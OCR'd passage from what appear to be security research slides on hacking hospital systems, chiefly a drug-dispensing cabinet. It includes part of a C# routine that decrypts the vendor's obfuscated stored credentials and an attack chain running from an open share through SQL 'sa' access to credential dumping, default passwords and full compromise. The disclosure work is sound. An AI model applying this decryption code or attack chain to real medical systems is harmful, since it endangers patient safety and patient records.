194                 if (ascii > 222)
195                 {
196                     stringToDecrypt[index] = Convert.ToByte(ascii - 223);
197                 }
198             }
199             int value = @byte - stringToDecrypt.Length + byte2;
200             for (int i = 0; i < stringToDecrypt.Length; i++)
201             {
202                 int ascii2 = (int)stringToDecrypt[i] - value % 222;
203                 char decodedChar = (ascii2 < 0) ? ((char)(ascii2 + 222)) : ((char)ascii2);
204                 decodedString += decodedChar.ToString();
205                 value += (int)decodedChar;
206             }
207             return decodedString;
208         }
```


- Decrypt UA_ credentials
  - LAD – Local administrator
  - LHU – Local hospitaluser
  - RAD/RHU - administrator


Database Access & Credential Decryption

- SQL access → Dump user credentials → User credential decryption
- ~10 default vendor passwords




Zone: 0
1 Button Bar 5RU
Zone: 1
1 36-Bin Metal Locking Drawer
Medication Assignment Tool
Click a bin to assign medications.
ALBUTEROL 0.5% 2.5 MG/
0.5 ML NEB
PROVENTIL, VENTOLIN (0.5%)
43001239
Par Lvl: 45 Reorder Lvl: 23 Critical Lvl: 10
5
1 10 Port Button Bar
Zone: 4


Users
Sites
Admin
Settings
User Name
Alice
User Information
Access
Roles & Permissions
Profile
Credentials
Bio ID
Main
User Name
Alice
User Type
Tech
Default Language
(system default)
Server Access Type
Pharmacist A
Default Site
(system default)
Notes


Modify Bin
Bin Assigned
This bin is currently assigned to:
ACETAMINOPHEN 325MG TAB
Current Bin Level: 0 EA
PAR Value: 30 EA
Replace item, delete item, set bin level, or select a new bin.
Patient Care
Reports
Resolve Discrep
Inventory Menus
User Menus
Admin Menus


Drug Cabinet System Findings

- Authenticated users share
- Configuration file with encrypted strings
- SQL sa and Server Administrator account
- Username/Database extract and decrypt
- System administrator access

→ Lessons Learned:
  - Server side secrets are still a threat
  - Vendors use defaults between client installations

→Results: Full application, cabinet and server compromise


→Patient Records: >100,000



Risk Scoreboard

- Impact – Significant (Patient safety and data)
- Exploitability – Fairly Easy to Moderate (Open share to RVE code)
- Patient Records Exposed - > 80,000


- Lessons Learned:
  - Server side secrets are a threat if exposed to a client
  - Vendors use defaults between client installations


Patient Entertainment
Patient / System Interaction
Clinical Documentation
Pharmacy Dispensary
IoT
Penn Medicine

File View Program Reports Window Help

Temperature Monitoring

- FDA regulated temperatures of food, drugs, blood, etc.
- Hospitals, Blood Banks, Pharmaceutical, Laboratories, Biotech, IVF Labs, Forensic Labs, US Military and various Government Facilities




Main Server : Connected | User : Logged Out

